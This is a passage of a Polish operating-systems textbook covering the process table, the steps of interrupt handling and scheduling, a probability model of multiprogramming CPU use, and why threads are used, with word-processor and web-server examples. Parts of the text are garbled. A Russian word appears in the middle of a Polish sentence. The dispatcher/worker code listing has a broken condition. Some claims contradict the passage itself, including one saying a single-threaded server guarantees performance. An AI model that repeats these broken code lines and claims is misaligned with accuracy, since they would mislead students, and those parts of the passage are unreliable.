Wykorzystanie modelu procesów znacznie ułatwia myślenie o tym, co dzieje się wewnątrz systemu. Niektóre procesy uruchamiają programy realizujące polecenia wprowadzane przez użytkownika. Inne procesy są częścią systemu i obsługują takie zadania, jak obsługa żądań usług plikowych lub zarządzanie szczegółami dotyczącymi uruchamiania napędu dysku lub taśm. Kiedy zachodzi przerwanie dyskowe, system podejmuje decyzję o zatrzymaniu działania bieżącego procesu i uruchamia proces dyskowy, który był zablokowany w oczekiwaniu na to przerwanie. Tak więc zamiast myśleć o przerwaniach, możemy myśleć o procesach użytkownika, procesach dysku, procesach terminala itp., które blokują się w czasie oczekiwania, aż coś się wydarzy. Kiedy nastąpi próba czytania danych z dysku albo użytkownik przyciśnie klawisz, proces oczekujący na to zdarzenie jest odblokowywany i może wznowić działanie.

Ten stan rzeczy jest podstawą modelu pokazanego na rysunku 2.3. W tym przypadku na najniższym poziomie systemu operacyjnego znajduje się program szeregujący, zarządzający zbiorem procesów występujących w warstwie nad nim. Cały mechanizm obsługi przerwań i szczegółów związanych z właściwym uruchamianiem i zatrzymywaniem procesów jest ukryty w elemencie nazwanym tu zarządcą procesów. Element ten w rzeczywistości nie zawiera zbyt wiele kodu. Pozostała część systemu operacyjnego ma strukturę procesów. W praktyce jednak istnieje bardzo niewiele systemów operacyjnych, które miałyby tak przejrzystą strukturę.



Rysunek 2.3. Najniższa warstwa systemu operacyjnego o strukturze procesów zarządza przerwaniemi i szeregowaniem. Powyżej tej warstwy znajdują się sekwencyjne procesy

2.1.6. Implementacja procesów

W celu zaimplementowania modelu procesów w systemie operacyjnym występuje tabela (tablica struktur), zwana *tabelą procesów*, w której każdemu z procesów odpowiada jedna pozycja — niektórzy autorzy nazywają te pozycje *blokami zarządzania procesami*. W blokach tych są zapisane ważne informacje na temat stanu procesu. Zawierają one wartości licznika programu, wskaźnika stosu, dane dotyczące przydziału pamięci, statusu otwartych procesów, rozliczeń i szeregowania oraz wszystkie inne informacje, które trzeba zapisać w czasie przełączania procesu ze stanu *wykonywany* do stanu *gotowy* lub *zablokowany*. Dzięki nim proces może być później wznowiony, tak jakby nigdy nie został zatrzymany.

W tabeli 2.1 pokazano kilka kluczowych pól w typowym systemie. Pola w pierwszej kolumnie są związane z zarządzaniem procesami. Pozostałe dwa łączą się odpowiednio z zarządzaniem pamięcią oraz zarządzaniem plikami. Należy zwrócić uwagę na to, że obecność poszczególnych pól w tabeli procesów w dużym stopniu zależy od systemu. Poniższa tabela daje jednak ogólny obraz rodzajów potrzebnych informacji.

Tabela 2.1. Przykładowe pola typowego wpisu w tabeli procesów

Zarządzanie procesami	Zarządzanie pamięcią	Zarządzanie plikami
Rejestry	Wskaźnik do informacji segmentu tekstu	Katalog główny
Licznik programu	Wskaźnik do informacji segmentu danych	Katalog roboczy
Słowo stanu programu	Wskaźnik do informacji segmentu stosu	Deskryptory plików
Wskaźnik stosu		Identyfikator użytkownika
Stan procesu		Identyfikator grupy
Priorytet		
Parametry szeregowania		
Identyfikator procesu		
Proces-rodzic		
Grupa procesów		
Sygnały		
Czas rozpoczęcia procesu		
Wykorzystany czas CPU		
Czas CPU procesów-dzieci		
Godzina następnego alarmu		

Teraz, kiedy przyjrzaliśmy się tabeli procesów, możemy wyjaśnić nieco dokładniej to, w jaki sposób iluzja wielu sekwencyjnych procesów jest utrzymywana w jednym procesorze (lub każdym z procesorów). Z każdą klasą wejścia-wyjścia wiąże się lokalizacja (zwykle pod ustalonym adresem w dolnej części pamięci) zwana *wektorem przerwań*. Jest w niej zapisany adres procedury obsługi przerwania. Założmy, że w momencie wystąpienia przerwania związanego z dyskiem ma działać proces użytkownika nr 3. Sprzęt obsługujący przerwania odkłada na stos licznik programu procesu użytkownika nr 3, słowo stanu programu i czasami jeden lub kilka rejestrów. Następnie sterowanie przechodzi pod adres określony w wektorze przerwań. To jest wszystko, co robi sprzęt. Od tego momentu obsługą przerwania zajmuje się oprogramowanie — w szczególności procedura obsługi przerwania.

Obsługa każdego przerwania rozpoczyna się od zapisania rejestrów — często pod pozycją tabeli procesów odpowiadającą bieżącemu procesowi. Następnie informacje odłożone na stos przez mechanizm obsługi przerwania są z niego zdejmowane, a wskaźnik stosu jest ustawiany na adres tymczasowego stosu używanego przez procedurę obsługi procesu. Takich działań, jak zapisanie rejestrów i ustawienie wskaźnika stosu, nawet nie można wyrazić w językach wysokopoziomowych, np. w C. W związku z tym operacje te są wykonywane przez niewielką procedurę w języku asemblera. Zazwyczaj jest to ta sama procedura dla wszystkich przerwań, ponieważ zadanie zapisania rejestrów jest identyczne, niezależnie od tego, co było przyczyną przerwania.

Kiedy ta procedura zakończy działanie, wywołuje procedurę w języku C, która wykonuje resztę pracy dla tego konkretnego typu przerwania (zakładamy, że system operacyjny został napisany w języku C — w tym języku napisana jest większość systemów operacyjnych). Kiedy procedura ta wykona swoje zadanie (co może spowodować, że pewne procesy uzyskają готовность do działania), wywoływany jest program szeregowjący, który ma sprawdzić, jaki proces powinien zostać uruchomiony w następnej kolejności. Następnie sterowanie jest przekazywane z powrotem do kodu w asemblerze, który ładuje rejesty i mapę pamięci nowego bieżącego procesu oraz rozpoczyna jego działanie. Obsługę przerwań i szeregowanie podsumowano w tabeli 2.2. Warto zwrócić uwagę, że różne systemy nieco się różnią pewnymi szczegółami.

Tabela 2.2. Szkielet działań wykonywanych przez najniższy poziom systemu operacyjnego w momencie wystąpienia przerwania

1. Sprzęt odkłada na stos licznik programu itp.
2. Sprzęt ładuje nowy licznik programu z wektora przerwań
3. Procedura w języku asemblera zapisuje rejestry
4. Procedura w języku asemblera ustawia nowy stos
5. Uruchamia się procedura obsługi przerwania w C (zazwyczaj czyta i buforuje dane wejściowe)
6. Program szeregujący decyduje o tym, który proces ma być uruchomiony w następnej kolejności
7. Procedura w języku C zwraca sterowanie do kodu w asemblerze
8. Procedura w języku asemblera uruchamia nowy bieżący proces

Proces może być przerwany tysiące razy w trakcie działania, ale kluczową ideą jest to, że po każdym przerwaniu proces powraca dokładnie do tego stanu, w jakim był przed wystąpieniem przerwania.


2.1.7. Modelowanie wieloprogramowości

Zastosowanie wieloprogramowości pozwala na poprawę wykorzystania procesora. Z grubsza rzecz biorąc, jeśli przecienny proces jest przetwarzany przez 20% czasu rezydowania w pamięci, to w przypadku gdy w pamięci jest jednocześnie pięć procesów, procesor powinien być zajęty przez cały czas. Ten model jest jednak nierealistycznie optymistyczny, ponieważ zakłada, że w żadnym momencie nie zdarzy się sytuacja, w której wszystkie pięć procesów będzie jednocześnie oczekiwano na operację wejścia-wyjścia.

Lepszym modelem jest spojrzenie na wykorzystanie procesora z probabilistycznego punktu widzenia. Założymy, że proces spędza fragment p swojego czasu na zakończeniu operacji wejścia-wyjścia. Przy n procesach znajdujących się jednocześnie w pamięci prawdopodobieństwo tego, że wszystkie n procesów będzie jednocześnie oczekiwano na obsługę wejścia-wyjścia (wtedy procesor pozostanie bezczynny), wynosi p^n . W takim przypadku wykorzystanie procesora można opisać za pomocą wzoru:

$$\text{Wykorzystanie procesora} = 1 - p^n$$

Na rysunku 2.4 pokazano procent wykorzystania procesora w funkcji n — co określa się jako *stopień wieloprogramowości*.



Rysunek 2.4. Wykorzystanie procesora w funkcji liczby procesów w pamięci

Z rysunku jasno wynika, że jeśli procesy spędzają 80% czasu w oczekiwaniu na operacje wejścia-wyjścia, to aby współczynnik marnotrawienia procesora utrzymać na poziomie poniżej 10%, w pamięci musi być jednocześnie co najmniej 10 procesów. Kiedy zdamy sobie sprawę ze stanu, w którym proces interaktywny oczekuje, aż użytkownik wpisze na terminalu jakieś dane, stanie się oczywiste, że czasy oczekiwania na wejścia-wyjścia rzędu 80% i więcej nie są niczym niezwykłym. Nawet na serwerach procesy wykonujące wiele dyskowych operacji wejścia-wyjścia często charakteryzują się tak wysokim procentem.

Dla ścisłości należy dodać, że model probabilistyczny opisany przed chwilą jest tylko przybliżeniem. Zakłada on niejawnie, że wszystkie n procesów jest niezależnych. Oznacza to, że w przypadku systemu z pięcioma procesami w pamięci dopuszczalnym stanem jest to, aby trzy z nich działały, a dwa czekały. Jednak przy jednym procesorze nie ma możliwości jednoczesnego działania trzech procesów. W związku z tym proces, który osiąga gotowość w czasie, gdy procesor jest zajęty, będzie musiał czekać. Tak więc procesy nie są niezależne. Dokładniejszy model można stworzyć z wykorzystaniem teorii kolejkowania, jednak teza, którą sformułowaliśmy — wieloprogramowość pozwala procesom wykorzystywać procesor w czasie, gdy w innej sytuacji byłby on bezczynny — jest oczywiście w dalszym ciągu prawdziwa. Faktu tego nie zmieniłaby nawet sytuacja, w której rzeczywiście krzywe stopnia wieloprogramowości nieco odbiegałyby od tych pokazanych na rysunku 2.4.

Mimo że model z rysunku 2.4 jest uproszczony, można go wykorzystywać w celu tworzenia specyficznych, jednak przybliżonych prognoz dotyczących wydajności procesora. Przypuśćmy, że komputer ma 8 GB pamięci, przy czym system operacyjny zajmuje 2 GB, a każdy program użytkownika również zajmuje do 2 GB. Te rozmiary pozwalają na to, aby w pamięci jednocześnie znajdowały się trzy programy użytkownika. Przy średnim czasie oczekiwania na operacje wejścia-wyjścia wynoszącym 80% mamy procent wykorzystania procesora (pomijając narzut systemu operacyjnego) na poziomie $1 - 0,8^3$ czyli około 49%. Dodanie kolejnych 8 GB pamięci operacyjnej umożliwia przejście systemu z trójstopniowej wieloprogramowości do siedmiostopniowej, co przyczyni się do wzrostu wykorzystania procesora do 79%. Mówiąc inaczej, dodatkowe 8 GB pamięci podniesie przepustowość o 30%.

Dodanie kolejnych 8 GB spowodowałoby zwiększenie stopnia wykorzystania procesora z 79 % do 91 %, a zatem podniosłoby przepustowość tylko o 12 %. Korzystając z tego modelu, właściciel komputera może zadecydować, że pierwsza rozbudowa systemu jest dobrą inwestycją, natomiast druga nie.

2.2. WĄTKI

W tradycyjnych systemach operacyjnych każdy proces ma przestrzeń adresową i jeden wątek sterowania. W rzeczywistości prawie tak wygląda definicja procesu. Niemniej jednak często występują sytuacje, w których korzystne jest posiadanie wielu wątków sterowania w tej samej przestrzeni adresowej, działających quasi-równolegle — tak jakby były (niemal) oddzielnymi procesami (z wyjątkiem współdzielonej przestrzeni adresowej). Sytuacje te oraz wynikające z tego implikacje omówiono w kolejnych punktach.

2.2.1. Wykorzystanie wątków

Do czego może służyć rodzaj procesu wewnątrz innego procesu? Okazuje się, że istnieją powody istnienia tych miniprocesów zwanych *wątkami*. Spróbujmy przyjrzeć się kilku z nich. Głównym powodem występowania wątków jest to, że w wielu aplikacjach jednocześnie wykonywanych jest wiele działań. Niektóre z nich mogą być zablokowane od czasu do czasu. Dzięki dekompozycji takiej aplikacji na wiele sekwencyjnych wątków działających quasi-równolegle model programowania staje się prostszy.

Taką samą dyskusję przedstawiliśmy już wcześniej. Dokładnie te same argumenty przemawiają za istnieniem procesów. Zamiast myśleć o przerwaniach, licznikach czasu i przełączaniu kontekstu, możemy myśleć o równoległych procesach. Tyle że teraz, przy pojęciu wątków, dodajemy nowy element: zdolność równoległych podmiotów do współdzielenia pomiędzy sobą przestrzeni adresowej oraz wszystkich swoich danych. Zdolność ta ma kluczowe znaczenie dla niektórych aplikacji, dlatego właśnie obecność wielu procesów (z oddzielnymi przestrzeniami adresowymi) w tym przypadku nie wystarczy.

Drugi argument, który przemawia za istnieniem wątków, jest taki, że — ponieważ są one mniejsze od procesów — w porównaniu z procesami łatwiej (tzn. szybciejsi) się je tworzy i niszczy. W wielu systemach tworzenie wątku trwa 10 – 100 razy krócej od tworzenia procesu. Ponieważ liczba potrzebnych wątków zmienia się dynamicznie i gwałtownie, szybkość nabiera dużego znaczenia.

Trzecim powodem istnienia wątków są wzgłydy wydajności. Istnienie wątków nie poprawi wydajności, jeśli wszystkie one będą związane z procesorem. Jednak w przypadku wykonywania intensywnych obliczeń i jednocześnie znaczającej liczby operacji wejścia-wyjścia występujące wątki pozwala na nakładanie się na siebie tych działań, co w efekcie końcowym przyczynia się do przyspieszenia aplikacji.

Na koniec — wątki przydają się w systemach wyposażonych w wiele procesorów, gdzie możliwa jest rzeczywista współbieżność. Do tego zagadnienia powrócimy w rozdziale 8.


Najłatwiej przekonać się o przydatności wątków, analizując konkretne przykłady. W roli pierwszego przykładu rozważmy edytor tekstu. Edytory tekstu zazwyczaj wyświetlają na ekranie tworzony dokument sformatowany dokładnie w takiej postaci, w jakiej będzie on wyglądał na drukowanej stronie. Zwłaszcza wszystkie znaki podziału wierszy i stron znajdują się na prawidłowych i ostatecznych pozycjach. Dzięki temu użytkownik ma możliwość przeglądania i poprawiania dokumentu, jeśli zajdzie taka potrzeba (np. w celu wyeliminowania sierot i wdów — niekompletnych wierszy na początku i na końcu strony, które uważa się za nieestetyczne).

Załóżmy, że użytkownik pisze książkę. Z punktu widzenia autora najłatwiej umieścić całą książkę w pojedynczym pliku, tak by łatwiej było wyszukiwać tematy, wykonywać globalne operacje zastępowania itp. Alternatywnie można umieścić każdy z rozdziałów w osobnym pliku. Jednak umieszczenie każdego podrozdziału i punktu w osobnym pliku, np. gdyby zaszła potrzeba globalnego zastąpienia jakiegoś terminu w całej książce, byłoby prawdziwym utrapieniem. W takim przypadku trzeba by było bowiem indywidualnie edytować każdy z kilkuset plików. Jeśli np. zaproponowany termin „standard xxxx” zostałby zatwierdzony tuż przed oddaniem książki do druku, trzeba by było w ostatniej chwili zastąpić wszystkie wystąpienia terminu „roboczo: standard xxxx” na „standard xxxx”. Jeśli książka znajduje się w jednym pliku, taką operację można wykonać za pomocą jednego polecenia. Dla odróżnienia, gdyby książka składała się z 300 plików, każdy z nich trzeba by osobno otworzyć w edytorze.

Rozważmy teraz, co się zdarzy, kiedy użytkownik nagle usunie jedno zdanie z pierwszej strony 800-stronicowego dokumentu. Po sprawdzeniu poprawności zmodyfikowanej strony zdecydował, że chce wykonać inną zmianę na stronie 600 i wpisuje polecenie zlecające edytorowi przejście do tej strony (np. poprzez wyszukanie frazy, która znajduje się tylko tam). Edytor tekstu jest w tej sytuacji zmuszony do natychmiastowego przeformatowania całej książki do strony 600, ponieważ nie będzie wiedział, jaką treść ma pierwszy wiersz na stronie 600, dopóki nie stworzy wszystkich poprzednich stron. Zanim będzie można wyświetlić stronę 600, może powstać znaczące opóźnienie, co doprowadzi do niezadowolenia użytkownika.

W takim przypadku może pomóc wykorzystanie wątków. Założymy, że edytor tekstu jest napisany jako program składający się z dwóch wątków. Jeden wątek zajmuje się komunikacją z użytkownikiem, a drugi przeprowadza w tle korektę formatowania. Natychmiast po usunięciu zdania ze strony 1 wątek komunikacji z użytkownikiem informuje wątek formatujący o konieczności przeformatowania całej książki. Tymczasem wątek komunikacji z użytkownikiem kontynuuje nasłuchiwanie klawiatury i myszy i odpowiada na proste polecenia, takie jak przeglądanie strony 1. W tym samym czasie drugi z wątków w tle wykonuje intensywne obliczenia. Przy odrobinie szczęścia zmiana formatu zakończy się, zanim użytkownik poprosi o przejście na stronę 600. Jeśli tak się stanie, przejście na stronę 600 będzie mogło się odbyć bezzwłocznie.

Kiedy już jesteśmy przy edytorach, odpowiedzmy sobie na pytanie, dlaczego by nie dodać trzeciego wątku. Wiele edytorów tekstu jest wyposażonych w mechanizm automatycznego zapisywania całego pliku na dysk co kilka minut. Ma to zapobiec utracie całodniowej pracy w przypadku awarii programu, awarii systemu lub problemów z zasilaniem. Trzeci wątek może obsługiwać wykonywanie kopii zapasowych na dysku, nie przeszkadzając w działaniu pozostałym dwóm. Sytuację z trzema wątkami pokazano na rysunku 2.5.



Rysunek 2.5. Edytor tekstu składający się z trzech wątków

Gdyby program zawierał jeden wątek, to każde rozpoczęcie wykonywania kopii zapasowej na dysk powodowałoby, że polecenia z klawiatury i myszy byłyby ignorowane do czasu zakończenia wykonywania kopii zapasowej. Użytkownik z pewnością by to zauważył jako obniżoną wydajność. Alternatywnie zdarzenia związane z klawiaturą i myszą mogłyby przerwać wykonywanie kopii zapasowej na dysk, co pozwoliłoby na zachowanie dobrej wydajności, ale prowadziłoby do skomplikowanego modelu programowania bazującego na przerwaniach. W przypadku zastosowania trzech wątków model programowania jest znacznie prostszy. Pierwszy wątek


zajmuje się jedynie interakcjami z użytkownikiem. Drugi wątek przeformatowuje dokument, kiedy otrzyma takie zlecenie. Trzeci wątek okresowo zapisuje zawartość pamięci RAM na dysk.

W tym przypadku powinno być jasne, że istnienie trzech oddzielnych procesów w tej sytuacji się nie sprawdzi, ponieważ wszystkie trzy wątki muszą operować na tym samym dokumencie. Dzięki występowaniu trzech wątków zamiast trzech procesów wątki współdzielą pamięć i w efekcie wszystkie mają dostęp do edytowanego dokumentu. Przy trzech procesach byłoby to niemożliwe.

Analogiczna sytuacja występuje w przypadku wielu innych interaktywnych programów. I tak elektroniczny arkusz kalkulacyjny jest programem umożliwiającym użytkownikowi obsługę macierzy — niektóre z jej elementów są danymi wprowadzanymi przez użytkownika. Inne elementy są wyliczane na podstawie wprowadzonych danych i z wykorzystaniem potencjalnie skomplikowanych wzorów. Kiedy użytkownik zmodyfikuje jeden element, może zajść potrzeba obliczenia wielu innych elementów. Dzięki zdefiniowaniu działającego w tle wątku zajmującego się przeliczaniem wątek interaktywny pozwala użytkownikowi na wprowadzanie zmian w czasie, gdy są wykonywane obliczenia. Na podobnej zasadzie trzeci wątek może samodzielnie obsługiwać kopie zapasowe wykonywane na dysku.

Rozważmy teraz jeszcze jeden przykład zastosowania wątków: serwer ośrodka WWW. Przychodzą żądania stron, a w odpowiedzi żądane strony są przesyłane do klienta. W większości ośrodków WWW niektóre strony WWW są częściej odwiedzane niż inne, np. główna strona serwisu Sony jest odwiedzana znacznie częściej od strony umieszczonej głęboko w drzewie katalogów i zawierającej specyfikację techniczną jakiegoś modelu kamery wideo. Serwery WWW wykorzystują ten fakt do poprawy wydajności. Utrzymują kolekcję często używanych stron w pamięci głównej, aby wyeliminować potrzebę odwoływanego się do dysku w celu ich pobrania. Taka kolekcja jest nazywana pamięcią podręczną (ang. *cache*) i wykorzystuje się ją również w wielu innych kontekstach; np. w rozdziale 1. zetknęliśmy się z pamięciami podręcznymi procesora.

Jeden ze sposobów organizacji serwera WWW pokazano na rysunku 2.6(a). W tym przypadku jeden z wątków — *dyspozytor* — odczytuje z sieci przychodzące żądania. Po przeanalizowaniu żądania wybiera bezczynny (tzn. zablokowany) *wątek pracownika* i przekazuje mu żądanie — np. poprzez zapisanie wskaźnika do komunikatu w specjalnym słowie powiązanym z każdym wątkiem. Następnie dyspozytor budzi uśpiony wątek pracownika — tzn. zmienia jego stan z „zablokowany” na „gotowy”.



Rysunek 2.6. Serwer WWW z obsługą wielu wątków

Kiedy wątek się obudzi, sprawdza, czy jest w stanie spełnić żądanie z pamięci podręcznej strony WWW, do której mają dostęp wszystkie wątki. Jeśli tak nie jest, rozpoczyna operację odczytu w celu pobrania strony z dysku i przechodzi do stanu „zablokowany”, trwającego do chwili zakończenia operacji dyskowej. Kiedy wątek zablokuje się na operacji dyskowej, inny wątek zaczyna działanie, np. dyspozytor, którego zadaniem jest przyjęcie jak największej liczby żądań, albo inny pracownik, który jest gotowy do działania.

W tym modelu serwer może być zapisany w postaci kolekcji sekwencyjnych wątków. Program dyspozytora zawiera pętlę nieskończoną, w której jest pobierane żądanie pracy, później wręczane pracownikowi. Kod każdego pracownika zawiera pętlę nieskończoną, w której jest akceptowane żądanie od dyspozytora i następuje sprawdzenie, czy żądana strona jest dostępna w pamięci podręcznej serwera WWW. Jeśli tak, strona jest zwracana do klienta, a pracownik blokuje się w oczekiwaniu na nowe żądanie. Jeśli nie, pracownik pobiera stronę z dysku, zwraca ją do klienta i blokuje się w oczekiwaniu na nowe żądanie.

W uproszczonej formie kod przedstawiono na listingu 2.1. W tym przypadku, podobnie jak w pozostałej części tej książki, założono, że TRUE odpowiada stalej o wartości 1. Natomiast buf i strona są strukturami do przechowywania odpowiednio żądania pracy i strony WWW.

Listing 2.1. Uproszczona postać kodu dla struktury serwera z rysunku 2.6: (a) wątek dyspozytora, (b) wątek pracownika

(a)	(b)
<pre>while (TRUE){ pobierz_nast_zadanie(&buf); przekaz_prace(&buf); }</pre>	<pre>while (TRUE){ czekaj_na_prace(&buf) szukaj_strony_w_pamieci_cache(&buf, &strona); if ((&strona)) czytaj_strone_z_dysku(&buf, &strona); zwroc_strone(&strona); }</pre>

Zastanówmy się, jak mógłby być napisany serwer WWW, gdyby nie było wątków. Jedna z możliwości polega na zaimplementowaniu go jako pojedynczego wątku. W głównej pętli serwera WWW następowaliby pobieranie żądania, jego analiza i realizacja. Dopiero potem serwer WWW mógłby pobrać następne żądanie. Podczas oczekiwania na zakończenie operacji dyskowej serwer byłby bezczynny i nie przetwarzaliby żadnych innych przychodzących żądań. Jeśli serwer WWW działa na dedykowanej maszynie, tak jak to zwykle bywa, w czasie oczekiwania serwera WWW na dysk procesor pozostałby bezczynny. W efekcie końcowym można by było przetworzyć znacznie mniej żądań na sekundę. A zatem skorzystanie z wątków pozwala na uzyskanie znaczącego zysku wydajności, ale każdy z wątków jest programowany sekwencyjnie — w standardowy sposób.

Do tej pory omówiliśmy dwa możliwe projekty: wielowątkowy serwer WWW i jednowątkowy serwer WWW. Założymy, że wątki nie są dostępne, ale projektanci systemu uznali obniżenie wydajności spowodowane istnieniem pojedynczego wątku za niedopuszczalne. Jeśli jest dostępna nieblokująca wersja wywołania systemowego read, możliwe staje się trzecie podejście. Kiedy przychodzi żądanie, analizuje go jeden i tylko jeden wątek. Jeżeli żądanie może być obsłużone z pamięci podręcznej, to dobrze, ale jeśli nie, inicjowana jest nieblokująca operacja dyskowa.

Serwer rejestruje stan bieżącego żądania w tabeli, a następnie pobiera następne zdarzenie do obsługi. Może to być żądanie nowej pracy albo odpowiedź dysku dotycząca poprzedniej operacji. Jeśli jest to żądanie nowej pracy, rozpoczyna się jego obsługa. Jeśli jest to odpowiedź

z dysku, właściwe informacje są pobierane z tabeli i następuje przetwarzanie odpowiedzi. W przypadku nieblokujących dyskowych operacji wejścia-wyjścia odpowiedź zwykle ma postać sygnału lub przerwania.

W tym projekcie model „procesów sekwencyjnych” omawiany w pierwszych dwóch przypadkach nie występuje. Stan obliczeń musi być jawnie zapisany i odtworzony z tabeli, za każdym razem, kiedy serwer przełącza się z pracy nad jednym żądaniem do pracy nad kolejnym żądaniem. W rezultacie wątki i ich stosy są symulowane w trudniejszy sposób. W projektach takich jak ten wszystkie obliczenia mają zapisany stan. Ponadto istnieje zbiór zdarzeń, których wystąpienie może zmieniać określone stany. Takie systemy nazywa się *automatami o skończonej liczbie stanów* — pojęcie to jest powszechnie używane w branży komputerowej.

Teraz powinno być jasne, co oferują wątki. Pozwalają na utrzymanie idei procesów sekwencyjnych wykonujących blokujące wywołania systemowe (np. dotyczące dyskowych operacji wejścia-wyjścia) z jednoczesnym uzyskaniem efektu współbieżności. Blokujące wywołania systemowe ułatwiają programowanie, a współbieżność poprawia wydajność. Jednowątkowy serwer zachowuje prostotę blokujących wywołań systemowych, ale gwarantuje wydajność. Trzecie podejście pozwala na osiągnięcie wysokiej wydajności dzięki współbieżności, ale wykorzystuje nieblokujące wywołania i przerwania, dlatego jest trudne do zaprogramowania. Dostępne modele zestawiono w tabeli 2.3.

Tabela 2.3. Trzy sposoby konstrukcji serwera

Model	Charakterystyka
Wątki	Współbieżność, blokujące wywołania systemowe
Proces jednowątkowy	Brak współbieżności, blokujące wywołania systemowe
Automat o skończonej liczbie stanów	Współbieżność, nieblokujące wywołania systemowe, przerwania

Trzecim przykładem zastosowania wątków są aplikacje, które muszą przetwarzać duże ilości danych. Normalne podejście polega na przeczytaniu bloku danych, przetworzeniu go, a następnie ponownym zapisaniu. Problem w takim przypadku polega na tym, że jeśli dostępne są tylko blokujące wywołania systemowe, proces blokuje się, kiedy dane przychodzą oraz kiedy są wysyłane na zewnątrz. Doprowadzenie do sytuacji, w której procesor jest bezczynny w czasie, gdy jest wiele obliczeń do wykonania, to oczywiste marnotrawstwo i w miarę możliwości należy unikać takiej sytuacji.

Rozwiązaniem problemu jest wykorzystanie wątków. Wewnątrz procesu można wydzielić wątek wejściowy, wątek przetwarzania danych i wątek wyprowadzania danych. Wątek wejściowy czyta dane do bufora wejściowego. Wątek przetwarzania danych pobiera dane z bufora wejściowego, przetwarza je i umieszcza wyniki w buforze wyjściowym. Wątek wyprowadzania danych zapisuje wyniki z bufora wyjściowego na dysk. W ten sposób wprowadzanie danych, ich wyprowadzanie i przetwarzanie mogą być realizowane w tym samym czasie. Oczywiście model ten działa tylko wtedy, kiedy wywołanie systemowe blokuje wyłącznie wątek wywołujący, a nie cały proces.

2.2.2. Klasyczny model wątków

Teraz, kiedy pokazaliśmy, do czego mogą się przydać wątki i jak ich można używać, spróbujmy przeanalizować to zagadnienie nieco dokładniej. Model procesów bazuje na dwóch niezależnych pojęciach: grupowaniu zasobów i uruchamianiu. Czasami wygodnie jest je rozdzielić — wtedy


można skorzystać z wątków. Najpierw przyjrzymy się klasycznemu modelowi wątków. Następnie omówimy model wątków Linuksa, w którym linia pomiędzy wątkami i procesami jest rozmyta.

Jednym ze sposobów patrzenia na proces jest postrzeganie go jako sposobu grupowania powiązanych ze sobą zasobów. Proces dysponuje przestrzenią adresową zawierającą tekst programu i dane, a także inne zasoby. Do zasobów tych można zaliczyć otwarte pliki, procesy-dzieci, nieobsłużone alarmy, procedury obsługi sygnałów, informacje rozliczeniowe i wiele innych. Dzięki pogrupowaniu ich w formie procesu można nimi łatwiej zarządzać.

W innym pojęciu proces zawiera wykonywany wątek — zwykle w skrócie używa się samego pojęcia wątku. **Wątek** zawiera licznik programu, który śledzi to, jaka instrukcja będzie wykonywana w następnej kolejności. Posiada rejestyry zawierające jego bieżące robocze zmienne. Ma do dyspozycji stos zawierający historię działania — po jednej ramce dla każdej procedury, której wykonywanie się rozpoczęło, ale jeszcze się nie zakończyło. Chociaż wątek musi realizować jakiś proces, wątek i jego proces są pojęciami odrębnymi i można je traktować osobno. Procesy są wykorzystywane do grupowania zasobów, wątki są podmiotami zaplanowanymi do wykonania przez procesor.

